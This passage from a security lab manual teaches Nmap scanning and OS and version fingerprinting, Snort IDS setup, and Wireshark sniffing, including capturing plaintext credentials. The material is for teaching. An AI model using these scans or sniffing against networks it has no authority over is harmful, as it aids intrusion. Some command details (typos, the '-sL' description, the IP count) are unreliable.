Nmap uses the “ -sP / -sn “ flag for host scan and broadcasts ARP request packet to identify IP allocated to the particular host machine. It will broadcast ARP requests for a particular IP in that network which can be the part of IP range 192.168.1.1-225 is used to indicate that we want to scan all the 256 IPs in our network. After the active host will unicast the ARP packet by sending its MAC address as a reply which gives a message Host is up.

>>If you see anything unusual in this list, you can then run a DNS query on a specific host, by using:

Syntax: namp -sL <IP Address>



2.2.4.3 UDP Scan

UDP services are mostly ignored during penetration tests, but fine penetration testers know that they often expose host essential information or can even be vulnerable, moreover used to compromise a host. This method demonstrates how to utilize Nmap to list all open UDP ports on a host.

UDP scan works by sending a UDP packet to every destination port and analyzes the response to determine the port's state; it is a connection-less protocol. For some common ports such as 53 and 161, a protocol-specific payload is sent to increase the response rate, a service will respond with a UDP packet, proving that it is "open". If the port is "closed", an ICMP Port Unreachable message is received from the target. If no response is received after retransmissions, the port is classified as "open|filtered". This means that the port could be open, or perhaps packet filters are blocking the communication.

syntax: nmap -sU <target>

2.2.4.4 OS Detection Scan

Apart from the open port enumeration Nmap is quite useful in OS fingerprinting. This scan is very helpful to the penetration tester in order to conclude possible security vulnerabilities and determine the available system calls to set the specific exploit payloads.

Syntax: nmap -O <target>

After running the above command, we will get the information about:


- Device type
- Running
- OS CPE (Common Platform Enumeration) cpe:/o –> OS and cpe:/h –> hardware
- OS details –> human readable report of the operating system.

The option -O inform Nmap to enable OS detection that identifies a wide variety of systems, including residential routers, IP webcams, operating

systems, and many other hardware devices. You can also execute the following command for os detection.

nmap -O -p- –osscan-guess <target> in case OS identification fails, try to guess the operating system.

nmap -O –osscan-limit <target> try to launch OS detection if scan conditions are ideal.




2.2.4.5 Version Scan

When doing vulnerability assessments of your companies or clients, you really want to know which mail and DNS servers and versions are running. Having an accurate version number helps dramatically in determining which exploits a server is vulnerable to. Fingerprinting a service may also reveal additional information about a target, such as available modules and specific protocol information. Version scan is also categorized as Banner Grabbing in penetration testing.

syntax: nmap -sV <target>


nmap -sV -p135 <target> #specific port version scan



2.2.4.6 Protocol Scan

IP Protocol scan is very helpful for determining what communication protocols are being used by a host. This method shows how to use Nmap to compute all of the IP protocols, where sends a raw IP packet without any additional protocol header, to each protocol on the target machine. For the IP protocols TCP, ICMP, UDP, IGMP, and SCTP, Nmap will set valid header values but for the rest, an empty IP packet will be used.

syntax: nmap -sO <target>



2.3 PRACTICAL NO:3 IDS (INTRUSION DETECTION SYSTEMS) TOOL

2.3.1 Aim:

Applying Intrusion Detection System using snort tool.

2.3.2 Objective:

The objective of this practical is to study and understands various tools available for IDS and use snort for observing packets.

2.3.3 Theory:

Network intrusion represents long-term damage to your network security and the protection of sensitive data.

An Intrusion Detection System (IDS) monitors network traffic for unusual or suspicious activity and sends an alert to the administrator. Detection of strange activity and reporting it to the network administrator is the primary function of IDS. However, some IDS software can take action based on rules when malicious activity is detected, for example blocking certain incoming traffic.

Some of the best Intrusion Detection System Software and Tools are as follows:

1. **Solar Winds Security Event Manager EDITOR'S CHOICE**
   Analyzes logs from Windows, Unix, Linux, and Mac OS systems. It manages data collected by Snort, including real-time data. SEM is also

an intrusion prevention system, shipping with over 700 rules to shut down malicious activity.

2. **Crowd Strike Falcon** A cloud-based endpoint protection platform that includes threat hunting.
3. **Manage Engine Event Log Analyzer** A log file analyzer that searches for evidence of intrusion.
4. **Manage Engine Log360** This SIEM package uses UEBA to establish a baseline of normal activity and then looks for deviations from that norm. Runs on Windows Server.
5. **Snort** Provided by Cisco Systems and free to use, leading network-based intrusion detection system software.
6. **OSSEC** Excellent host-based intrusion detection system that is free to use.
7. **Suricata** Network-based intrusion detection system software that operates at the application layer for greater visibility.
8. **Zeek** Network monitor and network-based intrusion prevention system.
9. **Sagan** Log analysis tool that can integrate reports generated on snort data, so it is a HIDS with a bit of NIDS.
10. **Security Onion** Network monitoring and security tool made up of elements pulled in from other free tools.

Types of Intrusion Detection Systems

There are two main types of intrusion detection systems: -

1. **Host-based Intrusion Detection System (HIDS)** – this system will examine events on a computer on your network rather than the traffic that passes around the system.
2. **Network-based Intrusion Detection System (NIDS)** – this system will examine the traffic on your network.

2.3.4 Procedure:

In this practical we are going to use snort as a IDS tool

Snort:

Snort is a free open-source network intrusion detection system (NIDS) and intrusion prevention system (IPS). Snort IPS uses a series of rules that help define malicious network activity and uses those rules to find packets that match against them and generates alerts for users.

Snort can be configured in three main modes:

Sniffer Mode: The program will read network packets and display them on the console.

Packet Logger Mode: The program will log packets to the disk.

Network Intrusion Detection System Mode: The program will monitor network traffic and analyze it against a rule set defined by the user. The program will then perform a specific action based on what has been identified.

Snort requirements (you need these to be able to install Snort on Windows)

Installation packages:

a) Snort: Snort 2_9_12 Installer.exe

b) WinPcap: WinPcap_4_1_3.exe

c) Snort rules: snortrules-snapshot-29120.tar.gz

d) (Optional) Syslog server. SyslogServer-1.2.3-win32.exe

Link to download Snort_2_9_18_1_Installer.x64.exe for Windows

Platform: https://www.snort.org/download.

Link to download the rules for snort: https://www.snort.org/download

You can Sign up to snort to get more detailed rules.

Snort needs Npcap or WinPcap. Link to download Npcap 0.9984 for windows platform: https://nmap.org/npcap/dist/

Once you have completed installing these components, you can check to see if the program responds:

1. Change to the Snort program directory: c:\>cd \Snort\bin


2. Check the installed version for Snort: c:\Snort\bin>snort -V

3. The -V option (it must be a capital V) simply returns the current installed version of the program. If Snort is installed on the system, you should see something similar to the screenshot below :-


Command : snort -V

To see a list of interfaces run the following command:

>snort -W




On command prompt execute the following command:




>Snort.exe

Once you press enter after writing the command you will start receiving packet information as shown below:-



To end capturing the packet details press ctrl +c.

The following command will invoke the Helps.



>>Snort --h

Running Snort in Sniffer mode

If you're running Snort from the command line with two network adapters, specify which adapter to monitor:

C:\>snort -v -i#


is the number of the applicable adapters (as shown on the output of the snort -W command).

You must use this -i switch whenever you run the snort program on the command line. Sniffer mode is the simplest iteration of Snort. To run it,

follow these steps: from the command line (within the %SnortPath%\bin directory .

The following command runs Snort as a packet sniffer with the verbose switch, outputting TCP/IP packet headers to the screen. Press Ctrl+C keys to stop the output. Snort/WinPcap summarizes its activities, as shown in the following screenshot.

Command: Snort -v -i3



After pressing ctrl +c Key you will get the report as follows:

Note: Read the setup and configuration of Snort from Snort.org. While this is a demo, Snort can be configured thousands of ways to detect and alert you in the event you have malicious activity on your network. Downloading signatures often is extremely important.

2.4 PRACTICAL NO 4 NETWORK SNIFFING

2.4.1 Aim:

Performing network sniffing using Wireshark.

2.4.2 Objective:

The objective of this practical is to study and understands the concept of network sniffing using Wireshark.

2.4.3 Theory:

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. Network Sniffers are programs that capture low-level package data that is transmitted over a network. An attacker can analyze this information to discover valuable information such as user ids and passwords.

Network sniffing is the process of capturing data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files that have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text

2.4.4 Procedure:

Network sniffing using Wireshark:

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education. Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows. There is also a terminal-based (non-GUI) version called TShark. Wireshark is used to


capture and analyse packets in network. It is also used as a sniffer, network protocol analyzer, and network analyser. We can also apply specific filter on network traffic to get more filtered data packets.

Link to download Wireshark 3.4.8 for windows platform:
https://www.wireshark.org/download.html

Wireshark needs Npcap. Link to download Npcap 0.9984 for windows platform:


https://nmap.org/npcap/dist/

1) Wireshark userinterface:




2) Capturing Live Network Data

To capture Live Network Data double click on any of the interface in the welcome screen.




Once you doble click on the inface you will start getting packet detail entering and leaving the network as shown below:




3) Viewing Captured Packets

Double click on any of the packet that you want to view. Another window will open ,showing the details of the selected packet as shown below:




4) Filtering Packets



The red box button “STOP” on the top left side of the window can be clicked to stop the capturing of traffic on the network.

Color Coding

Different packets are seen highlighted in various different colors. This is Wireshark’s way of displaying traffic to help you easily identify the types of it. Default colors are:



- Light Purple color for TCP traffic
- Light Blue color for UDP traffic

- Black color identifies packets with errors – example these packets are delivered in an unordered manner.

To check the color coding rules click on View and select Coloring Rules. These color coding rules can be customized and modified to fit your needs.

5) Sniffing the network using Wireshark

